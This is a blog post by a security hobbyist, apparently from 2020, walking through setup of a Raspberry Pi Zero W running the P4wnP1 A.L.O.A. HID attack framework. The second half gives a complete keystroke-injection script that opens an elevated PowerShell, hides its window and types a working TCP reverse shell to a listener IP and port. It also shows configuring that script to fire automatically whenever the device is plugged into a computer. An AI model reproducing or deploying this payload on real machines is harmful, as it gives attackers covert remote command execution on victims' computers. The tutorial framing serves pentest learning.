

[Open in app](#)[Sign up](#)[Sign In](#)

Published in Azkrath's Cyber Security Blog



Fábio Mestre


[Follow](#)Sep 3, 2020 · 7 min read · [Listen](#)

Save



P4wnP1 A.L.O.A.— An advanced HID attack device

I love all kinds of HID attack devices: Rubber Ducky or Bash Bunny from Hak5, DigiSpark from Arduino, O.MG cables and more. But my latest discovery had me getting a Raspberry PI Zero W with P4wnP1 framework installed, to turn it into an all around attack device capable of some interesting things.



Raspberry Pi Zero W and USB Expansion dongle from MakerFun

Looking at the device, I decided not to cover it in a case, since the USB dongle expansion already covers the bottom part of the Pi (with Blue Leds when connected) but it is entirely possible to make a 3D printed case for it (as seen in other tutorials around the web). The size is small enough to be carried in a backpack but large enough to attract attention while being used, so this is something to take into account on a Pentesting.



Bottom of the device, with the USB dongle expansion

In this post, we'll walk through the installation and configuration procedure and test some of the possible attacks with this device.

But first things first, you will need the following list of hardware and software:

- **Raspberry Pi Zero W**
- **USB dongle expansion** (I am using a version from MakerFun but feel free to use another one or even just a USB cable on the data port)
- **Sandisk Ultra SDHC card with 16 Gb** of memory (I don't recommend higher


sizes, since they tend to be slower or have issues while working)

- **P4wnP1** framework image, by MaMe82 (I am using the Beta version of the new P4wnP1 A.L.O.A.)
- Software to write the image into the card (I recommend **Balena Etcher**)

Before proceeding, the full installation guide can be accessed [here](#) as well as the code of the project.


Initial Setup and Configuration

After gathering the material, and assembling the Raspberry Pi with the USB expansion dongle, you'll need to write the P4wnP1 image on the SD card. Start by loading Balena Etcher, and write the image on the card:




After completion, it is time to configure the P4wnP1 settings. Let's start by connecting it to a machine and after a couple of seconds, a Wireless Network should

pop up:




Wireless Network of P4wnP1

Let's start by connecting to it using 'MaMe82-P4wnP1' as the default PSK. As soon as we have the connection done, we can configure the device in one of two ways: connecting to it through SSH at `root@172.24.0.1` with the password `toor` or through the web interface at <http://172.24.0.1:8000/>, where we are presented with a beautiful configuration dashboard:



P4wnP1 Configuration Dashboard


The first thing I recommend is to change the Wireless settings, to have a different SSID, a new password and turning on the hide option. This can be done easily on the web interface, on the WIFI SETTINGS tab:



Network settings


When finished, press the Deploy button to enable the changes (this will restart the device and you will have to connect to your new network) and the Store button to save it to the device (you can use 'wifi_settings' as a name).

Following up next, we should change the default root password through SSH. Let's start by connecting to it:



SSH into the P4wnP1

After connecting, we can change the password by using passwd, like this:



```
root@kali: ~
PS C:\> ssh root@172.24.0.1
root@172.24.0.1's password:
Linux kali 4.14.80-Re4son+ #1 Thu Feb 6 15:03:43 CET 2020 armv6l


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 6 15:37:19 2020 from 172.24.0.19
root@kali: # passwd
New password:
Retype new password:
passwd: password updated successfully
root@kali: #
```

Using passwd to change default password

Afterwards, I also recommend you to add your keymap input, if you are not using the provided ones. In my case, I had to create a new mapping and add it to the following location:

`/usr/local/P4wnP1/keymaps`



```
root@kali: /usr/local/P4wnP1/keymaps
root@kali: /usr/local/P4wnP1/keymaps # ls
CH.json      RU.json    be.json    ca.json    common.json  fi.json    gb.json    pt.json
DE_ASCII.json  US.json    br.json    cm.json    es.json      fr.json    it.json    sv.json
root@kali: /usr/local/P4wnP1/keymaps #
```

Keymaps location and the supported languages

After this, just set the locale by using the provided function in your scripts and it should work just fine.

Starting with a Basic Attack

In order to start setting up our attacks, we need to learn a little bit about the way P4wnP1 executes the scripts or payloads.

On the dashboard we have several tabs with a lot of options. The first four tabs (USB Settings, Wifi Settings, Bluetooth and Network settings) are for configuration purposes. Then we have the Trigger Actions and the Hidscrip tabs, where we can define our scripts and execute them as a service.

The Hidscrip is a scripting language based on Javascript, with common libraries available, which allows us to create complex scripts, that can control Keyboard and Mouse input.

Let's start by creating a reverse shell payload through Powershell:

```
// Define the keymap
var locale = "pt";

// Netcat listener IP Address
var ip = "192.168.1.13";

// Netcat listener Port
var port = 9999;

// Function to hide the PS running
function hide() {
    type("$t = '[DllImport(\"user32.dll\")] public static extern
bool ShowWindow(int handle, int state);';add-type -name win -member
$t -namespace native;
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentPr
ocess() | Get-Process).MainWindowHandle, 0);");
    press("ENTER");
}


// Reverse shell payload
function popshell(ip, port) {
    type("$client = New-Object System.Net.Sockets.TCPClient('\" + ip
+ '\",\" + port + \");$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};\n");
    type("while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0){");
    type("$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);");
    type("$sendback = (iex $data 2>&1 | Out-String );");
```

```
    type("$sendback2 = $sendback + 'PS' + (pwd).Path + '> '");
    type("$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);");
    type("$stream.Write($sendbyte,0,$sendbyte.Length);");
    type("$stream.Flush()};");
    type("$client.Close()");
    press("ENTER");
}

// Main script
layout(locale);
typingSpeed(0,0);
press("GUI x");
delay(2000);
press("SHIFT a");
delay(2000);
press("ALT y");
delay(3000);
hide();
delay(2000);
popshell(ip,port);
```


As we can see, the first options are purely based on my setup in my home lab. The rest of the payload can also be obfuscated, but for this simple task should not be necessary at all. You can also create a .ps1 script and put it on a Web server and just run it from there, for example.

After copying the script into the Hidscrip editor, let's use the option Store to save this script named as 'reverseshell'. If all went well, you should see the script at the scripts folder through SSH:

A terminal window titled 'root@kali: /usr/local/P4wnP1/HIDScripts' shows the following commands and output:
1. 'cd /usr/local/P4wnP1/HIDScripts/'
2. 'ls'
Output: 'cosmouse.js helper.js hidtest1.js mousejiggle.js ms_snake.js reverseshell.js sinmouse.js wifi_covert_channel.js'
The file 'reverseshell.js' is highlighted in green in the output.

reverseshell.js script created successfully

Ok, now it is time to define the script as a service to be executed. Let's head to trigger actions and create a new Action:




The screenshot shows the 'TriggerAction' configuration window for ID 3. It has two toggle switches: 'Enabled' (checked) and 'One shot' (unchecked). Below these are two dropdown menus: 'Trigger' set to 'USB gadget connected to host' and 'Action' set to 'start a HIDScript'. Under the 'Action' dropdown, the 'Script name' is set to 'reverseshell.js'. At the bottom are 'UPDATE' and 'CANCEL' buttons.

New Trigger Action

This Trigger Action will ensure that whenever we place the Pi on a computer, that script will run as soon as the USB connection is detected.

